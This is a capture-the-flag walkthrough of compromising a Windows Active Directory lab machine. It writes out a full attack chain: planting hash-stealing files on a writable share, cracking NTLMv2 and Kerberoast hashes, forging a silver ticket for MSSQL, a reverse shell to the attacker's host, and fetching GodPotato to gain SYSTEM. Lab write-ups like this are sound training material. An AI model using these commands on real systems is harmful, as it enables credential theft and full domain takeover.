
Machine Information: The User flag for this Box is located in a non-standard directory, C:\share\transfer.
Starting with a nmap scan.
➜  ~ sudo nmap -sV -sC -T4 -p- 10.129.27.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 08:41 CEST
Stats: 0:02:33 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 08:44 (0:00:11 remaining)
Nmap scan report for 10.129.27.231
Host is up (0.017s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-14 06:44:00Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: breach.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.27.231:1433:
|     Target_Name: BREACH
|     NetBIOS_Domain_Name: BREACH
|     NetBIOS_Computer_Name: BREACHDC
|     DNS_Domain_Name: breach.vl
|     DNS_Computer_Name: BREACHDC.breach.vl
|     DNS_Tree_Name: breach.vl
|_    Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-10-14T06:39:57
|_Not valid after:  2055-10-14T06:39:57
| ms-sql-info:
|   10.129.27.231:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-10-14T06:45:29+00:00; +13s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: breach.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BREACH
|   NetBIOS_Domain_Name: BREACH
|   NetBIOS_Computer_Name: BREACHDC
|   DNS_Domain_Name: breach.vl
|   DNS_Computer_Name: BREACHDC.breach.vl
|   DNS_Tree_Name: breach.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-10-14T06:44:50+00:00
|_ssl-date: 2025-10-14T06:45:29+00:00; +13s from scanner time.
| ssl-cert: Subject: commonName=BREACHDC.breach.vl
| Not valid before: 2025-09-07T08:04:48
|_Not valid after:  2026-03-09T08:04:48
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49917/tcp open  msrpc         Microsoft Windows RPC
64937/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: BREACHDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-10-14T06:44:51
|_  start_date: N/A
|_clock-skew: mean: 13s, deviation: 0s, median: 12s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.32 seconds
What stands out:
- Port 88 Kerberos confirming Active Directory
- Port 1433 MSSQL running
- Port 3389 RDP
- Port 5985 WINRM
At this point not having credentials there's a few mandatory checks we can do to either find users, hashes or credentials.
- ASREP Roasting without credentials
- Kerbrute for usernames
- Checking Guest accounts
- Checking SMB shares
- Checking ldap with tools like ldapsearch
LLMNR/NBNS poisoning
Starting with SMB shares it shows there's a Users share.
➜  ~ smbclient -N -L 10.129.27.231

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        share           Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Download the Users files, but nothing interesting found.
smbclient \\\\10.129.27.231\\Users -U Guest -c "prompt off; recurse on; mget *"For the share called share we don't get access but it does provide us usernames to work with.
➜  Public smbclient \\\\10.129.27.231\\share -U Guest -c "prompt off; recurse on; mget *"
Password for [WORKGROUP\Guest]:
NT_STATUS_ACCESS_DENIED listing \transfer\claire.pope\*
NT_STATUS_ACCESS_DENIED listing \transfer\diana.pope\*
NT_STATUS_ACCESS_DENIED listing \transfer\julia.wong\*
Putting the usernames in a wordlist to try ASREP-Roasting however I don't get a hit. UF_DONT_REQUIRE_PREAUTH (aka “Do not require Kerberos pre-authentication”) is an AD userAccountControl attribute. If this is enabled for a account its possible to request an AS-REP. This AS-REP message contains a sessions key encrypted with the user's NT hash which can be cracked offline.
➜  ~ GetNPUsers.py breach.vl/ -usersfile users.txt -format hashcat -outputfile asrep.txt -dc-ip 10.129.27.231 -request

Impacket v0.13.0.dev0+20250721.105211.75610382 - Copyright Fortra, LLC and its affiliated companies

[-] User claire.pope doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User diana.pope doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User julia.wong doesn't have UF_DONT_REQUIRE_PREAUTH set
Checking if the guest account is enabled, I find having read and write access to share. Notice that 'guest' and a blank login like '' are not the same. Blank is a null session or anonymous bind and Guest is a actual user account.
➜  ~ nxc smb 10.129.27.231 -u 'guest' -p '' --shares
SMB         10.129.27.231   445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.27.231   445    BREACHDC         [+] breach.vl\guest:
SMB         10.129.27.231   445    BREACHDC         [*] Enumerated shares
SMB         10.129.27.231   445    BREACHDC         Share           Permissions     Remark
SMB         10.129.27.231   445    BREACHDC         -----           -----------     ------
SMB         10.129.27.231   445    BREACHDC         ADMIN$                          Remote Admin
SMB         10.129.27.231   445    BREACHDC         C$                              Default share
SMB         10.129.27.231   445    BREACHDC         IPC$            READ            Remote IPC
SMB         10.129.27.231   445    BREACHDC         NETLOGON                        Logon server share
SMB         10.129.27.231   445    BREACHDC         share           READ,WRITE
SMB         10.129.27.231   445    BREACHDC         SYSVOL                          Logon server share
SMB         10.129.27.231   445    BREACHDC         Users           READ
Having write access to SMB shares enables us to farm hashes using Responder. I can use netexec to place an .lnk file inside the share which will attempt to authenticate which our Responder will capture giving as the hash of that authentication attempt.
nxc smb 10.129.27.231 -u guest -p '' -M slinky -o SERVER=zenhash NAME=hashesThe running Responder
sudo responder -I tun0However it seems like the .lnk files are not triggered. There are many formats we can use and the easiest way to generate them is using NTLM-Theft. It will create many formats.
➜  ntlm_theft git:(master) ✗ python3 ntlm_theft.py -g all -s 10.10.14.204 -f docs
Created: docs/docs.scf (BROWSE TO FOLDER)
Created: docs/docs-(url).url (BROWSE TO FOLDER)
Created: docs/docs-(icon).url (BROWSE TO FOLDER)
Created: docs/docs.lnk (BROWSE TO FOLDER)
Created: docs/docs.rtf (OPEN)
Created: docs/docs-(stylesheet).xml (OPEN)
Created: docs/docs-(fulldocx).xml (OPEN)
Created: docs/docs.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: docs/docs-(includepicture).docx (OPEN)
Created: docs/docs-(remotetemplate).docx (OPEN)
Created: docs/docs-(frameset).docx (OPEN)
Created: docs/docs-(externalcell).xlsx (OPEN)
Created: docs/docs.wax (OPEN)
Created: docs/docs.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: docs/docs.asx (OPEN)
Created: docs/docs.jnlp (OPEN)
Created: docs/docs.application (DOWNLOAD AND OPEN)
Created: docs/docs.pdf (OPEN AND ALLOW)
Created: docs/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: docs/Autorun.inf (BROWSE TO FOLDER)
Created: docs/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
Then upload files like .rtf, .htm, .scf to the smb share and transfer folder
➜  ntlm_theft git:(master) ✗ smbclient //10.129.185.110/share -U "Guest"%"" -c 'prompt OFF; cd transfer; lcd /home/kali/ntlm_theft/docs; mput *'

putting file docs-(includepicture).docx as \transfer\docs-(includepicture).docx (262.6 kB/s) (average 262.6 kB/s)
putting file docs.jnlp as \transfer\docs.jnlp (6.3 kB/s) (average 149.5 kB/s)
putting file docs-(remotetemplate).docx as \transfer\docs-(remotetemplate).docx (534.8 kB/s) (average 308.9 kB/s)
putting file docs-(icon).url as \transfer\docs-(icon).url (3.5 kB/s) (average 246.2 kB/s)
putting file docs.wax as \transfer\docs.wax (1.9 kB/s) (average 204.5 kB/s)
putting file Autorun.inf as \transfer\Autorun.inf (2.4 kB/s) (average 173.4 kB/s)
putting file zoom-attack-instructions.txt as \transfer\zoom-attack-instructions.txt (3.8 kB/s) (average 152.1 kB/s)
putting file docs-(url).url as \transfer\docs-(url).url (1.9 kB/s) (average 135.3 kB/s)
putting file docs.lnk as \transfer\docs.lnk (64.0 kB/s) (average 127.4 kB/s)
putting file docs.scf as \transfer\docs.scf (2.8 kB/s) (average 116.1 kB/s)
putting file docs-(fulldocx).xml as \transfer\docs-(fulldocx).xml (1265.8 kB/s) (average 282.5 kB/s)
putting file docs-(externalcell).xlsx as \transfer\docs-(externalcell).xlsx (163.4 kB/s) (average 272.6 kB/s)
putting file docs.asx as \transfer\docs.asx (4.4 kB/s) (average 253.2 kB/s)
putting file docs.m3u as \transfer\docs.m3u (1.7 kB/s) (average 238.1 kB/s)
putting file docs.rtf as \transfer\docs.rtf (3.1 kB/s) (average 223.1 kB/s)
putting file docs-(stylesheet).xml as \transfer\docs-(stylesheet).xml (5.3 kB/s) (average 211.2 kB/s)
putting file docs.htm as \transfer\docs.htm (2.3 kB/s) (average 198.9 kB/s)
putting file docs.application as \transfer\docs.application (39.3 kB/s) (average 188.4 kB/s)
putting file desktop.ini as \transfer\desktop.ini (1.4 kB/s) (average 179.0 kB/s)
putting file docs.pdf as \transfer\docs.pdf (19.8 kB/s) (average 170.3 kB/s)
putting file docs-(frameset).docx as \transfer\docs-(frameset).docx (285.3 kB/s) (average 175.8 kB/s)
After a while an authentication attempt sending the NLTMv2 password hash to our responder.

Using hashcat with mode 5600 we can crack the NTLMv2 hash.
➜  ~ hashcat -m 5600 hash.txt rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-penryn-AMD Ryzen 7 5700G with Radeon Graphics, 6599/13198 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (12607 MB free)

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344394
* Bytes.....: 139921532
* Keyspace..: 14344387
* Runtime...: 1 sec

JULIA.WONG::BREACH:df01b700:<password>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: JULIA.WONG::BREACH:df01b7071ab5d6da:d1d1a0924f4c6ed...000000
Time.Started.....: Tue Oct 14 11:24:26 2025 (0 secs)
Time.Estimated...: Tue Oct 14 11:24:26 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   636.5 kH/s (1.90ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 122880/14344387 (0.86%)
Rejected.........: 0/122880 (0.00%)
Restore.Point....: 114688/14344387 (0.80%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 022782 -> mongolita
Hardware.Mon.#01.: Util: 11%

Started: Tue Oct 14 11:23:56 2025
Stopped: Tue Oct 14 11:24:27 2025
Foothold domain
Confirming I have valid domain credentials.
➜  ~ nxc smb 10.129.185.110 -u 'julia.wong' -p 'C******1'
SMB         10.129.185.110  445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.185.110  445    BREACHDC         [+] breach.vl\julia.wong:C******1
At this point having valid credentials again we can do some mandatory checks and tasks:
- Kerberoasting
- Check Shares Julia
- Check access all protocols like rdp, mssql (dont forget --local-auth)
- Bloodhound
- Password reuse
Starting with Kerberoasting I get a hash for svc_mssql. Its a service account for the mssql server. In Active Directory when users have the servicePrincipalName or SPN attribute set like with service accounts its possible to request a ticket which is encrypted with the hash derived from the service account's password.

Cracking the password worked, meaning I gained access to mssql.
➜  ~ hashcat -m 13100 hash rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-penryn-AMD Ryzen 7 5700G with Radeon Graphics, 6599/13198 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (12512 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344387
* Bytes.....: 139921532
* Keyspace..: 14344387

$krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl\svc_mssql*$70cf6ed8a127673fd6a4379036c4fa3c$3a67b8f9816b4cf90cc60779a5f89cdce39f3291ed855d0c2cb8d6525d93429acc5cf3b7e6346fc1872fe54a21223719fb08b8e29ea9840a08f50bfacd61b90ae8:T******1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl\svc_mssq...b90ae8
Time.Started.....: Tue Oct 14 11:44:49 2025 (0 secs)
Time.Estimated...: Tue Oct 14 11:44:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  1467.1 kH/s (1.73ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 57344/14344387 (0.40%)
Rejected.........: 0/57344 (0.00%)
Restore.Point....: 49152/14344387 (0.34%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: truefriend -> aaron10
Hardware.Mon.#01.: Util:  3%

Started: Tue Oct 14 11:44:37 2025
Stopped: Tue Oct 14 11:44:51 2025
Logging into the mssql server. I find we can't enable xp_cmdshell to run commands, there's no linked server, can't impersonate or start scheduled tasks. But having the password of a service accounts means we can forge a silver ticket.
➜  ~ mssqlclient.py svc_mssql@10.129.185.110 -windows-auth
Impacket v0.13.0.dev0+20250721.105211.75610382 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (BREACH\svc_mssql  guest@master)> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    use_link {link}            - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    upload {from} {to}         - uploads file {from} to the SQLServer host {to}
    download {from} {to}       - downloads file from the SQLServer host {from} to {to}
    show_query                 - show query
    mask_query                 - mask query
Quick check and dump the domain in Bloodhound and look at Julia for who we have credentials I don't find anything else to work with it. So lets try and forge a silver ticket.
bloodhound-ce-python -u 'julia.wong' -p 'C*******' -d breach.vl -dc BREACHDC.breach.vl -c All -ns 10.129.185.110
Silver Ticket
A silver ticket unlike a golden ticket only gives access to a specific service or machine, where as a golden ticket provides access to any service or machine. Having the service account password from the svc_mssql account I can forge a ticket with its own password, skip the DC and present the ticket directly to the service. In this case I will forge a ticket for MSSQL with the svc_mssql password for administrator user but it can be any user we want.
What we need to forge a silver ticket.
- NTLM hash (From Kerberoasting, convert password to NTLM)
- SID domain (Lookup in BloodHound)
- Target host (breachdc.breach.vl)
- SPN (Below)
- Username (administrator)
Get the SPN
➜  ~ GetUserSPNs.py -dc-ip 10.129.185.110 breach.vl/julia.wong
Impacket v0.13.0.dev0+20250721.105211.75610382 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName              Name       MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------------------  ---------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/breachdc.breach.vl:1433  svc_mssql            2022-02-17 11:43:08.106169  2025-10-14 12:08:11.201592
Putting all the pieces together we can forge the silver ticket with ticketer.py
python ticketer.py -nthash 69596C7AA1E8DAEE17F8E78870E25A5C -domain-sid S-1-5-21-2330692793-3312915120-706255856 -domain breach.vl -spn "MSSQLSvc/breachdc.breach.vl:1433" "administrator"

Impacket v0.13.0.dev0+20250721.105211.75610382 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for breach.vl/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
The ticket is saved in administrator.ccache, using describeTicket.py we can see the contents of the ticket. Details show for which user, domain, end time, hash and spn.
➜  PyScripts describeTicket.py administrator.ccache
Impacket v0.13.0.dev0+20250721.105211.75610382 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 517766784b69665a74486647584d534d
[*] User Name                     : administrator
[*] User Realm                    : BREACH.VL
[*] Service Name                  : MSSQLSvc/breachdc.breach.vl:1433
[*] Service Realm                 : BREACH.VL
[*] Start Time                    : 14/10/2025 12:33:14 PM
[*] End Time                      : 12/10/2035 12:33:14 PM
[*] RenewTill                     : 12/10/2035 12:33:14 PM
[*] Flags                         : (0x50a00000) forwardable, proxiable, renewable, pre_authent
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : UXdmeEtpZlp0SGZHWE1TTQ==
[*] Kerberoast hash               : $krb5tgs$23$*USER$BREACH.VL$MSSQLSvc/breachdc.breach.vl~1433*$669d8ea92052bdb820c04e7d0c4d123e$c60c143f5245c079fad82e6ea68cf776ba3f5d9976742de7a32452b4a6f8a6023af79e638fae23722f90da7e26945f1e2d94bc680c69e07766c7278
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : MSSQLSvc/breachdc.breach.vl:1433
[*]   Service Realm               : BREACH.VL
[*]   Encryption type             : rc4_hmac (etype 23)
So I now have a ticket which should grant access to mssql as administrator. But I get an authentication error.
➜  PyScripts mssqlclient.py administrator@10.129.185.110 -k -no-pass -windows-auth
Impacket v0.13.0.dev0+20250721.105211.75610382 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
After checking the debugging I found the issue was in the IP vs FQDN. Probably because MSSQL was set on a FQDN and it does not resolve host names like our /etc/hosts.
➜  PyScripts mssqlclient.py administrator@breachdc.breach.vl -k -no-pass -windows-auth -debug -port 1433 -dc-ip 10.129.185.110

Impacket v0.13.0.dev0+20250721.105211.75610382 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /home/kali/.local/lib/python3.13/site-packages/impacket
[*] Encryption required, switching to TLS
[+] Using Kerberos Cache: administrator.ccache
[+] Domain retrieved from CCache: BREACH.VL
[+] Returning cached credential for MSSQLSVC/BREACHDC.BREACH.VL:1433@BREACH.VL
[+] Using TGS from cache
[+] Computed tls-unique CBT token: ca7acc130b4b6ef3084393869ae633a5
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (BREACH\Administrator  dbo@master)>
As administrator enable cmdshell to execute commands and grab a Powershell #3(base64) from revshell to get a reverse shell.
SQL (BREACH\Administrator  dbo@master)> enable_xp_cmdshell
SQL (BREACH\Administrator  dbo@master)> xp_cmdshell whoami
output
----------------
breach\svc_mssql
After connecting run whoami /all to get overview privileges.
➜  ~ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.204] from (UNKNOWN) [10.129.185.110] 57499
whoami
breach\svc_mssql
PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name        SID
================ =============================================
breach\svc_mssql S-1-5-21-2330692793-3312915120-706255856-1115


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                                             Attributes
========================================== ================ =============================================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                                         Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                                    Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6                                                         Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                                        Mandatory group, Enabled by default, Enabled group
NT SERVICE\MSSQL$SQLEXPRESS                Well-known group S-1-5-80-3880006512-4290199581-1648723128-3569869737-3631323133 Enabled by default, Enabled group, Group owner
LOCAL                                      Well-known group S-1-2-0                                                         Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                                        Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
SeImpersonatePrivilege
What stands out is the Mandatory Label\High Mandatory Level meaning UAC elevated and SeAssignPrimaryTokenPrivilege and SeImpersonatePrivilege possible privilege escalation. Starting with SeImpersonate, lets try GodPotato.
# Download to target
wget http://10.10.14.204:8000/GodPotato.exe -o /windows/tasks/GodPotato.exe
Setup a new netcat listener and again send a Base64 payload only different port now.
PS C:\windows\tasks> .\GodPotato.exe -cmd "cmd /c powershell -e JABjAGwAaQB snip"Listener got a shell as SYSTEM for get root flag.
➜  ~ nc -lvnp 444
listening on [any] 444 ...
connect to [10.10.14.204] from (UNKNOWN) [10.129.185.110] 57601
whoami
nt authority\system